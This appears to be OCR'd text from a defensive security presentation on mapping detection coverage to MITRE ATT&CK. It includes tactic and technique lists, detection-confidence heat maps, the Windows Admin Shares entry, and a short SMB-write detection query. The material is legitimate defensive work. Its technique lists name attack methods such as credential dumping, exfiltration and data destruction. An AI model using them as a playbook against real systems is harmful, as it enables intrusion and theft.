
⬜ Low Confidence of Detection

Bringing it Together: Gaps and Assessments

We have **some** confidence we would detect **Automated Exfiltration** if executed

We have **low** confidence we would detect **Data Encrypted** if executed

We have **high** confidence we would detect **Scheduled Transfer** if executed



Command and Control: Commonly Used Port, Communication Through Removable Media, Connection Proxy, Custom Command and Control Protocol, Custom Cryptographic Protocol, Data Encoding, Data Obfuscation, Domain Fronting, Domain Generation Algorithms, Fallback Channels, Multiband Communication, Multi-hop Proxy, Multilayer Encryption, Multi-Stage Channels, Port Knocking, Remote Access Tools, Remote File Copy, Standard Application Layer Protocol, Standard Cryptographic Protocol, Standard Non-Application Layer Protocol, Uncommonly Used Port, Web Service

Impact: Data Destruction, Data Encrypted for Impact, Defacement, Disk Content Wipe, Disk Structure Wipe, Endpoint Denial of Service, Firmware Corruption, Inhibit System Recovery, Network Denial of Service, Resource Hijacking, Runtime Data Manipulation, Service Stop, Stored Data Manipulation, Transmitted Data Manipulation


Exfiltration

- Automated Exfiltration
- Data Compressed
- Data Encrypted
- Data Transfer Size Limits
- Exfiltration Over Other Network Medium
- Exfiltration Over Command and Control Channel
- Exfiltration Over Alternative Protocol
- Exfiltration Over Physical Medium
- Scheduled Transfer

Legend

- 🟩 High Confidence of Detection
- 🟨 Some Confidence of Detection
- ⬜ Low Confidence of Detection

Bringing it Together: Gaps and Assessments



Knowledge of my detection gaps allows me to…

Communicate capabilities with a common reference


Inform tooling purchases for biggest ROI

Identify data sources needed for detection

Develop analytics targeting high-impact gaps

Tips For Understanding Your Coverage

1. Look at the data sources you’re collecting



ID: T1077

Tactic: Lateral Movement

Platform: Windows


Permissions Required: Administrator

Data Sources: Process use of network, Authentication logs, Process monitoring, Process command-line parameters

CAPEC ID: CAPEC-561

Version: 1.0


Windows Admin Shares
https://attack.mitre.org/techniques/T1077/




Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Impact
AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Bash History	Account Discovery	AppleScript	Automated Collection	Data Compressed	Data Destruction
CMSTP	Application Shimming	Application Shimming	Bypass User Account Control	Credential Dumping	Application Window Discovery	Windows Admin Shares	Data from Local System	Data Encrypted	Data Encrypted for Impact
Command-Line Interface	Change Default File Association	Bypass User Account Control	CMSTP	Credentials in Files	Browser Bookmark Discovery	Windows Remote Management	Data from Network Shared Drive		Disk Content Wipe
Compiled HTML File	Create Account	DLL Search Order Hijacking	Compile After Delivery	Credentials in Registry	Domain Trust Discovery		Data from Removable Media		Inhibit System Recovery
Control Panel Items	DLL Search Order Hijacking	File System Permissions Weakness	Compiled HTML File	Input Prompt	File and Directory Discovery		Data Staged		Service Stop
Graphical User Interface	File System Permissions Weakness	New Service	Control Panel Items		Network Service Scanning				
InstallUtil	Hidden Files and Directories	Plist Modification	Deobfuscate/Decode Files or Information		Network Share Discovery				
Launchctl	Kernel Modules and Extensions	Scheduled Task	Disabling Security Tools		Password Policy Discovery				
Mshta	Launchctl	Service Registry Permissions Weakness	DLL Search Order Hijacking		Permission Groups Discovery				
PowerShell	LC_LOAD_DYLIB Addition	Setuid and Setgid	File Deletion		Process Discovery				
Regsvcs/Regasm	Modify Existing Service	Sudo Caching	File Permissions Modification		Query Registry				
Regsvr32	New Service		Hidden Files and Directories		Remote System Discovery				
Rundll32	Office Application Startup		Indicator Blocking		Security Software Discovery				
Scheduled Task	Plist Modification		Indicator Removal from Tools		System Information Discovery				
Scripting	Scheduled Task		Indicator Removal on Host		System Network Configuration Discovery				
Service Execution	Screensaver		Indirect Command Execution		System Network Connections Discovery				
Signed Binary Proxy Execution	Service Registry Permissions Weakness		InstallUtil		System Owner/User Discovery				
Signed Script Proxy Execution	Setuid and Setgid		Launchctl		System Service Discovery				
Source	Shortcut Modification		Modify Registry		System Time Discovery				
Trap	Systemd Service		Mshta		Virtualization/Sandbox Evasion				
User Execution	Trap		Network Share Connection Removal						
Windows Management Instrumentation			NTFS File Attributes						
Windows Remote Management			Obfuscated Files or Information						
XSL Script Processing			Plist Modification						
			Regsvcs/Regasm						
			Regsvr32						
			Rundll32						
			Scripting						
			Signed Binary Proxy Execution						
			Signed Script Proxy Execution						
			Timestomp						
			Virtualization/Sandbox Evasion						
			XSL Script Processing						

Tips For Understanding Your Coverage


1. **Look at the data sources you're collecting**
2. **Map your analytics to ATT&CK techniques they might detect**



SMB Write Request



```
flow = search Flow:Message
smb_write = filter flow where (dest_port == "445" and protocol == "smb.write")
smb_write.file_name = smb_write.proto_info.file_name
output smb_write
```



Technique ⬍	Tactics ⬍
Remote File Copy	Lateral Movement
Windows Admin Shares	Lateral Movement
Valid Accounts	Defense Evasion, Lateral Movement

Tips For Understanding Your Coverage

1. **Look at the data sources you're collecting**
2. **Map your analytics to ATT&CK techniques they might detect**
3. **Map your tools to ATT&CK**
   - Read documentation
   - Ask the vendor!
4. **Find reports of prior activity**
   - What have you caught?
   - What did you find a post-mortem?
5. **Talk to your teams!**
   - Ask your red teams their favorite TTPs
   - Ask your hunters what they struggle with
   - Ask your IR team what they've seen

Following Up On Gaps: Prioritized Remediation

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion
🟨 Drive-by Compromise	🟩 Scheduled Task	🟩 Scheduled Task	🟩 Scheduled Task	⬜ Binary Padding
🟨 Exploit Public-Facing Application	⬜ Launchctl	⬜ Launchctl	⬜ Access Token Manipulation	⬜ Access Token Manipulation
⬜ External Remote Services	🟨 Local Job Scheduling	🟨 Local Job Scheduling	🟨 Bypass User Account Control	🟨 Bypass User Account Control
⬜ Hardware Additions	🟨 LSASS Driver	🟨 LSASS Driver	🟨 Extra Window Memory Injection	🟨 Extra Window Memory Injection
🟩 Replication Through Removable Media	⬜ Trap	⬜ Trap	⬜ Process Injection	⬜ Process Injection
⬜ Spearphishing Attachment	🟨 AppleScript	🟩 DLL Search Order Hijacking	🟩 DLL Search Order Hijacking	🟩 DLL Search Order Hijacking
⬜ Spearphishing Link	🟨 CMSTP	⬜ Image File Execution Options Injection	⬜ Image File Execution Options Injection	⬜ Image File Execution Options Injection
🟨 Spearphishing via Service	⬜ Command-Line Interface	🟩 Plist Modification	🟩 Plist Modification	🟩 Plist Modification
⬜ Supply Chain Compromise	⬜ Compiled HTML File	⬜ Valid Accounts	⬜ Valid Accounts	⬜ Valid Accounts
⬜ Trusted Relationship	🟨 Control Panel Items	🟨 Accessibility Features	🟨 Accessibility Features	⬜ BITS Jobs
🟨 Valid Accounts	⬜ Dynamic Data Exchange	⬜ AppCert DLLs	⬜ AppCert DLLs	🟨 Clear Command History
	⬜ Execution through API	⬜ AppInit DLLs	⬜ AppInit DLLs	⬜ CMSTP
	⬜ Execution through Module Load	🟨 Application Shimming	🟨 Application Shimming	⬜ Code Signing
	🟩 Exploitation for Client Execution	⬜ Dylib Hijacking	⬜ Dylib Hijacking	🟩 Compiled HTML File
	🟨 Graphical User Interface	🟨 File System Permissions Weakness	🟨 File System Permissions Weakness	⬜ Component Firmware
	⬜ InstallUtil	⬜ Hooking	⬜ Hooking	🟨 Component Object Model Hijacking
	⬜ Mshta	⬜ Launch Daemon	⬜ Launch Daemon	🟨 Control Panel Items
	🟨 PowerShell	🟨 New Service	🟨 New Service	🟨 DCShadow
	🟨 Regsvcs/Regasm	🟩 Path Interception	🟩 Path Interception	⬜ Deobfuscate/Decode Files or Information
	🟨 Regsvr32	⬜ Port Monitors	⬜ Port Monitors	🟩 Disabling Security Tools
	🟩 Rundll32	🟨 Service Registry Permissions Weakness	🟨 Service Registry Permissions Weakness	⬜ DLL Side-Loading
	⬜ Scripting	⬜ Setuid and Setgid	⬜ Setuid and Setgid	⬜ Execution Guardrails
	🟨 Service Execution	⬜ Startup Items	⬜ Startup Items	🟩 Exploitation for Defense Evasion
	⬜ Signed Binary Proxy Execution	🟨 Web Shell	🟨 Web Shell	🟩 File Deletion
	🟩 Signed Script Proxy Execution	⬜ .bash_profile and .bashrc	🟩 Exploitation for Privilege Escalation	⬜ File Permissions Modification
	⬜ Source	🟩 Account Manipulation	⬜ SID-History Injection	⬜ File System Logical Offsets
	⬜ Space after Filename	⬜ Authentication Package	🟨 Sudo	⬜ Gatekeeper Bypass
	⬜ Third-party Software	⬜ BITS Jobs	⬜ Sudo Caching	⬜ Group Policy Modification
	⬜ Trusted Developer Utilities	⬜ Bootkit		🟩 Hidden Files and Directories
	🟨 User Execution	⬜ Browser Extensions		⬜ Hidden Users
	⬜ Windows Management Instrumentation	🟨 Change Default File Association		⬜ Hidden Window
	🟨 Windows Remote Management	🟨 Component Firmware		🟨 HISTCONTROL
	🟨 XSL Script Processing	⬜ Component Object Model Hijacking		⬜ Indicator Blocking
		⬜ Create Account		🟩 Indicator Removal from Tools
		🟨 External Remote Services		⬜ Indicator Removal on Host
		🟩 Hidden Files and Directories		⬜ Indirect Command Execution
		⬜ Hypervisor		🟨 Install Root Certificate
		🟨 Kernel Modules and Extensions		⬜ InstallUtil
		⬜ Launch Agent		⬜ Launchctl
		🟨 LC_LOAD_DYLIB Addition		⬜ LC_MAIN Hijacking
		⬜ Login Item		⬜ Masquerading
		🟩 Logon Scripts		🟨 Modify Registry
		🟨 Modify Existing Service		⬜ Mshta
		⬜ Netsh Helper DLL		⬜ Network Share Connection Removal
		🟨 Office Application Startup		🟩 NTFS File Attributes
		⬜ Port Knocking		⬜ Obfuscated Files or Information
		⬜ Rc.common		🟨 Port Knocking
		⬜ Redundant Access		🟨 Process Doppelgänging
		🟩 Registry Run Keys / Startup Folder		
		⬜ Re-opened Applications		
		🟨 Screensaver		

CredentialAccess	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
🟨 Network Sniffing	🟨 Network Sniffing	🟨 AppleScript	🟨 Audio Capture	🟨 Commonly Used Port	🟨 Automated Exfiltration	🟩 Data Destruction
⬜ Account Manipulation	🟩 Account Discovery	🟩 Application Deployment Software	⬜ Automated Collection	🟩 Communication Through Removable Media	🟨 Data Compressed	🟩 Data Encrypted for Impact
⬜ Bash History	⬜ Application Window Discovery	⬜ Distributed Component Object Model	⬜ Clipboard Data	🟨 Connection Proxy	⬜ Data Encrypted	⬜ Defacement
🟨 Brute Force	⬜ Browser Bookmark Discovery	🟩 Exploitation of Remote Services	🟨 Data from Information Repositories	⬜ Custom Command and Control Protocol	🟩 Data Transfer Size Limits	🟨 Disk Content Wipe
⬜ Credential Dumping	⬜ Domain Trust Discovery	🟨 Logon Scripts	⬜ Data from Local System	🟩 Custom Cryptographic Protocol	⬜ Exfiltration Over Other Network Medium	🟩 Disk Structure Wipe
⬜ Credentials in Files	⬜ File and Directory Discovery	🟩 Pass the Hash	⬜ Data from Network Shared Drive	🟨 Data Encoding	🟨 Exfiltration Over Command and Control Channel	🟨 Endpoint Denial of Service
🟨 Credentials in Registry	⬜ Network Service Scanning	🟨 Pass the Ticket	⬜ Data from Removable Media	🟨 Data Obfuscation	⬜ Exfiltration Over Alternative Protocol	⬜ Firmware Corruption
🟩 Exploitation for Credential Access	🟩 Network Share Discovery	⬜ Remote Desktop Protocol	🟨 Data Staged	🟨 Domain Fronting	🟨 Exfiltration Over Physical Medium	⬜ Inhibit System Recovery
⬜ Forced Authentication	🟨 Password Policy Discovery	⬜ Remote File Copy	⬜ Email Collection	🟨 Domain Generation Algorithms	🟩 Scheduled Transfer	⬜ Network Denial of Service
⬜ Hooking	⬜ Peripheral Device Discovery	⬜ Remote Services	🟩 Input Capture	⬜ Fallback Channels		🟨 Resource Hijacking
⬜ Input Capture	🟨 Permission Groups Discovery	🟨 Replication Through Removable Media	⬜ Man in the Browser	🟩 Multiband Communication		🟨 Runtime Data Manipulation
⬜ Input Prompt	⬜ Process Discovery	⬜ Shared Webroot	🟨 Screen Capture	🟨 Multi-hop Proxy		⬜ Service Stop
🟩 Kerberoasting	⬜ Query Registry	⬜ SSH Hijacking	🟨 Video Capture	🟨 Multilayer Encryption		🟨 Stored Data Manipulation
⬜ Keychain	⬜ Remote System Discovery	🟨 Taint Shared Content		🟨 Multi-Stage Channels		🟨 Transmitted Data Manipulation
⬜ LLMNR/NBT-NS Poisoning and Relay	🟨 Security Software Discovery	⬜ Third-party Software		🟨 Port Knocking		
